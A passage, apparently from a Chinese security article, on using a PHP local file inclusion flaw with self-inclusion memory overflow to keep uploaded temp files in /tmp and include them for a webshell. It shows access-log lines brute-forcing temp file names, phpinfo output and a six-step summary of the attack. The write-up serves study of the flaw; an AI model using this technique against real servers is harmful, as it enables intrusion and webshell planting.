/upload/self_include.php?c=../tmp/php989.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_inclu
- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php991.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:
p992.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php993.tmp HTTP/1.1"
/upload/self_include.php?c=../tmp/php994.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_inclu
- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php996.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:
p997.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:09:08 +0800] "GET /upload/self_include.php?c=../tmp/php998.tmp HTTP/1.1"
/upload/self_include.php?c=../tmp/php999.tmp HTTP/1.1" 200 2036 127.0.0.1 -- [28/Jul/2018:18:21:40 +0800] "GET /favicon.ico HTTP/
8:18:23:56 +0800] "GET /

```

PHP Version 5.5.12

System	Windows NT DESKTOP-CQ47MEQ 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	Apr 30 2014 11:15:47
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x64\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x64\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x64\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgsql"
Server API	Apache 2.0 Handler
Virtual Directory	enabled

安全客 (www.an

0x06 总结

这里整个过程需要利用到的点

1. 可控的文件包含点。
2. 目录遍历漏洞。（查看临时文件名）

重新梳理一下思路

1. 构造一个文件上传点，以post的方式、表单上传（multipart/form-data）的方式上传。
2. action的url指向存在文件包含漏洞的php文件，接收的参数为自身文件名（self_include.php?c=self_include.php）。
3. self_include.php进行自文件包含的处理，不断包含自身造成内存溢出。
4. php守护进程发出内存溢出信号，清空缓冲区和调用堆栈，以便接收新的请求。
5. 一次上传周期未正常结束，/tmp目录下的临时上传文件得以保留。
6. 包含到/tmp目录下的文件，拿到webshell。